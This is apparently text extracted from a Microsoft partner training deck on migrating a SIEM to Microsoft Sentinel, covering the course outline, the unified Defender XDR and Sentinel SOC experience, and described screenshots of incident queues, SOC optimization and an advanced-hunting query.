
The screenshot illustrates the integration between Microsoft Sentinel and Microsoft Teams for incident response. On the left, the Microsoft Teams sidebar shows various teams like Marketing, Accounting, and Finance. The main area displays an incident from Microsoft Sentinel. The incident details include:

- Alert from Microsoft Sentinel ASI Scheduled Alerts** (Incident ID: 143566)
- Owner:** Unassigned
- Status:** New
- Severity:** Low
- Description:** Alert from 2021-05-02T04:45:12.540000Z ASI Scheduled Alerts
- Alert product names:** Microsoft Sentinel
- Evidence:** 10 Events, 1 Alerts, 0 Bookmarks

The Timeline (Preview) section shows two entries:

- May 2 7:45 AM: Alert from Microsoft Sentinel
- May 2 7:45 AM: Alert from Microsoft Sentinel

Each timeline entry includes details such as Severity (Low), Status (New), and Product name (Microsoft Sentinel). A note at the bottom of the timeline indicates that the investigation graph requires entities to be mapped.



Demo

Investigate incidents

Coming up next...

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization

- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration

Thank you



Microsoft Partner Project Ready

Technical deep dive on

Migrating your SIEM Solution to Microsoft Sentinel

Day 3 of 3
Session 5



Fast Lane

Course Plan and Learning Objectives

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization

- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration



05 Optimizing SOC

Streamline work with a unified experience



As the attack surface grows,
unify protection and extend capabilities.

Microsoft Defender XDR

Out-of-the box unified defense

-  Posture management
-  Automatic attack disruption
-  Most native breadth of signal
-  Incident-level detection and response
-  Advanced hunting and custom detections



Microsoft Sentinel

Broad, flexible protection at cloud-scale

-  Automation, orchestration and response
-  Ecosystem integrations
-  Threat intelligence platform
-  User entity and behavior analytics
-  Cloud native



Microsoft Copilot for Security



Prevent

Protect

Detect

Respond



A unified platform to protect everything, across the full security lifecycle

Get started faster

Spend less time learning new tools and managing integrations across products.

Consistent insights

One data model across all security products limits integration and normalization work, delivering more reliable, prioritized insights, faster.

Prioritized attack surface reduction


Reduce risk by proactively optimizing your security posture with comprehensive visibility into attack surface and exposure

Holistic response

Respond to attacks within one view with a unified features such as incident queue, entities, hunting and Security Copilot.

Increased confidence

More data means better intelligence to work from for automations, playbooks and AI.



Unified overview

WOODGROVE Microsoft Defender

Search

Home

Exposure management

Investigation & response

Threat intelligence

Assets

Microsoft Sentinel

Identities

Endpoints

Email & collaboration

Cloud apps

SOC optimization

Reports

Learning hub

Trials

More resources

SOC optimization

Your optimizations data

Optimizations status

Active 13 | In progress 0 | Completed 7

Dismissed 0

Recent optimizations value

Utilized AlertEvidence table and improved your SOC coverage.

Top threat based coverage optimizations ⓘ

AiTm (Adversary in the Middle)
High | 66/75 Recommended detections

BEC (Financial Fraud)
High | 55/58 Recommended detections

Devices with active malware

Malware remediated

Connected SaaS apps

SaaS app connectors by health status

Healthy 4 | Needs attention 0

Connection errors 0

Connect your SaaS apps

Device compliance

66% noncompliant

Intune device compliance status

Compliant 0 | Noncompliant 100% | In grace period 0 | Not evaluated 0

View details

Users at risk

61 users at risk

Microsoft Secure Score

Secure Score: 51.93%

737.36/1420 points achieved

Microsoft Secure Score is a representation of your organization's security posture, and your opportunity to improve it.

Score last calculated 04/01

Identity 74.28% | Data 100% | Device 50.07% | Apps 44.27%

Improve your score | View history

Attack simulation training

Did you know ?

Unified incident queue

Context-rich incidents generated, in a single queue

Model attacker behavior across all available signals available in Microsoft Sentinel and Microsoft Defender XDR and Defender for Cloud

Single data model delivers better prioritization of all work

Describe attacks across the entire digital estate more accurately and fully, including cloud, on-prem and custom applications

The screenshot shows the 'Incidents' page in Microsoft Defender XDR. At the top, there's a yellow banner with a message about Defender for Cloud alerts and incidents being available in Microsoft Defender XDR, along with a link to learn more about permissions. Below the banner, the title 'Incidents' is displayed, followed by a subtitle 'Most recent incidents and alerts'. On the left, there are filter options: 'Status: Active, In Progress' (selected), 'Alert severity: High, Medium, Low' (selected), 'Add filter', 'Reset all', 'Export', and 'Save'. To the right, there's a search bar 'Search for name or ID', a time range selector '1 Week', and a 'Customize columns' button. The main area displays a table of incidents with the following columns: Incident name, Incident ID, Tags, Severity, Investigation state, Categories, and Impacted assets. Each row contains a checkbox, a link to the incident details, and its specific information. For example, the first incident is a 'Multiple failed user logon attempts to a service...' with ID 29527, marked as Medium severity and Impact category, involving Floyd Kots. The table has 10 rows of data.


Incident name	Incident ID	Tags	Severity	Investigation state	Categories	Impacted assets
(Preview) TI map IP entity to AzureNetworkAna...	29527		Medium		Impact	Floyd Kots
Multiple failed user logon attempts to a service...	29526		High		Suspicious activity	Floyd Kots
(Preview) TI map IP entity to AzureNetworkAna...	29515		Medium		Impact	
Multiple failed user logon attempts to a service...	29523		High		Suspicious activity	Catarina Rodrig
Suspicious login from known IOC involving one...	29453		Medium		Suspicious activity	Alexa Beverly (C)
(Preview) TI map IP entity to AzureNetworkAna...	29514		Medium		Impact	
Multiple failed user logon attempts to a service...	29519		High		Suspicious activity	Rahul Pundir (H)
Multi-stage incident involving Initial access & E...	27204	Priority Account	Medium		Initial access, Exfiltration	2 Devices
Multi-stage incident involving Initial access & P...	29516		High		Initial access, Persistence	Adell Evens (Prc)
(Preview) TI map IP entity to AzureNetworkAna...	29512		Medium		Impact	

Unified investigation

Investigation and remediation actions can now all be performed in one place

Manage the full lifecycle of detection, investigation, response and prevention in one place

Unified entities provide clear visualization of attack



Unified hunting

A single place to explore all data available, for hunting and investigation purposes

Query all data from a Microsoft Sentinel workspace and Microsoft Defender XDR

Access all log content of a Microsoft Sentinel workspace, including queries and functions

The screenshot shows the Microsoft Sentinel Advanced hunting interface. On the left is a navigation sidebar with sections like Home, Exposure management, Investigation & response, Incidents & alerts, Hunting (selected), Advanced hunting (highlighted in blue), Actions & submissions, Secure score, Partner catalog, Threat intelligence, Assets, Microsoft Sentinel, Identities, and Endpoints. The main area is titled "Advanced hunting" and contains a "Query" section with a Kusto query editor. The query is:`1 | DeviceFileEvents
2 | where Timestamp > ago(12h)
3 | extend AccountAndDomain = strcat(InitiatingProcessAccountDomain, "\\", InitiatingProcessAccountDomain)
4 | limit 1000`

Below the query editor is a "Results" table with columns: Time (sorted by descending), Query, Query time, and State. A message at the bottom of the table says "No data available".

Unified Exposure Insights

Understand your security exposure and strategically reduce your organization's attack surface

Answer critical questions

How secure are we? How are doing over time? Where do we stand in our mitigation efforts? Are we protected against the latest threat?

Security initiatives

Quantify your exposure with out of the box risk dashboards for your top security programs and threats

Key metrics


Measure whether an organization's cybersecurity program is accomplishing goals and maintaining compliance

Targeted recommendations

Posture and exposure recommendations across the entire attack surface in one catalog or scoped to initiatives.

Effective mobilization

Assign validated exposure findings to risk owners and validate fix have been applied successfully



AI Guidance with Copilot for Security in the SOC



Copilot for Security

